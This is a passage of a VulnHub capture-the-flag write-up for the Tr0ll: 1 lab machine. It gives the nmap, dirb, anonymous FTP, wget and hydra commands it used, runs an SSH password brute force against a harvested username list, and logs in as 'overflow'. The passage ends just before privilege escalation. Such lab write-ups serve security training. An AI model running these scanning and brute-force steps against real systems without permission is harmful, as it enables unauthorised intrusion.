PENETRATION TESTING REPORT ON

Tr0ll: 1 (vulnhub)

Report By-

Riddhish V. Lichade

DESCRIPTION

Tr0ll was inspired by the constant trolling of the machines within the OSCP labs.

The goal is simple, gain root and get Proof.txt from the /root directory.


Not for the easily frustrated! Fair warning, there be trolls ahead!

Difficulty: Beginner

Type: boot2root


Let’s get started with identifying the IP of the Tr0ll machine.

Command used: nmap 192.168.1.1/24



The IP 192.168.1.102 seems to be of the target machine. Let’s try to find out some more information about the target using nmap.

Command used: nmap -A 192.168.1.102




We can see that 3 ports are currently running on the target machine.

Port 21: ftp

Port 22: ssh


Port 80: http

Lets try to see the web page hosted on the target IP.




The web page on the target IP is just a troll with nothing helpful. Let's try to find some directories with dirb.


Command used: dirb http://192.168.1.102 > directories



Found a directory ‘secret’ and a file robots.txt.




The file robots.txt again tells about the secret directory and the secret directory is again a troll with nothing helpful.



Now let's try our luck on ftp port i.e. port 21

The nmap scan tells us that ftp port allows anonymous login and also gives a idea about the lol.pcap file.


Command: [ftp 192.168.1.102](ftp 192.168.1.102)



After logging in as Anonymous with password field empty, we can find the lol.pcap file which I pulled to my local directory using the get command.

Command: get lol.pcap

Let’s open this file in wireshark.



After analysing some packets we find something useful in a packet with message: “Wwell, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P


Sucks, you were so close... gotta TRY HARDER!”

Here, we get an idea that there might be a directory ‘sup3rs3cr3tdirlol’.

Let’s see if we find something useful in the given directory

Let’s download the file roflmao and see it.


To download file: wget 192.168.1.102/sup3rs3cr3tdirlol/roflmao



We can see that the file ‘roflmao’ is an executable file. Let’s provide the execution permission and run the file.

The file says: “Find address 0x0856BF”


After wondering about what this could be, I tried to see if it is a directory and yes it was.




```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```

The file which_one_lol.txt in the folder good_luck seems like the usernames.

The folder this_folder_contains_the_password contains a file Pass.txt.




Index of /0x0856BF/this_folder_conta

Name	Last modified	Size	Description
Parent Directory		-	
Pass.txt	2014-08-09 23:18	12	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.102 Port 80

The file Pass.txt contains text: Good_job_:)

This text seems like it might be the password.





```
Good_job_:)
```

Let’s try ssh bruteforcing using hydra with the usernames from the file which_one_lol and password as ‘Good_job_:)’. I copied the usernames to a file usrnames.txt

Also, don’t forget to remove the comment.

Command: hydra -L usrnames.txt -p “Good_job_:)” -f -V ssh://192.168.1.102




The password didn’t matched with any of the usernames.

If we go back and focus on the directory name in the 0x0856BF, it said this_folder_contains_the_password, but the folder contained a file Pass.txt

If we focus on the folder name it can be a possibility that the password is “Pass.txt”. So, lets try bruteforcing again with password as Pass.txt.

Command: hydra -L usrnames.txt -p Pass.txt -f -V ssh://192.168.1.102




We’ve successfully found a username overflow with Pass.txt as password.

Now it’s time to ssh login as user overflow.

Command: ssh overflow@192.168.1.102

Enter the password: Pass.txt




Enter the bash

Command: bash

Now, we need to gain root access to gain the flag.

It’s time for privilege escalation

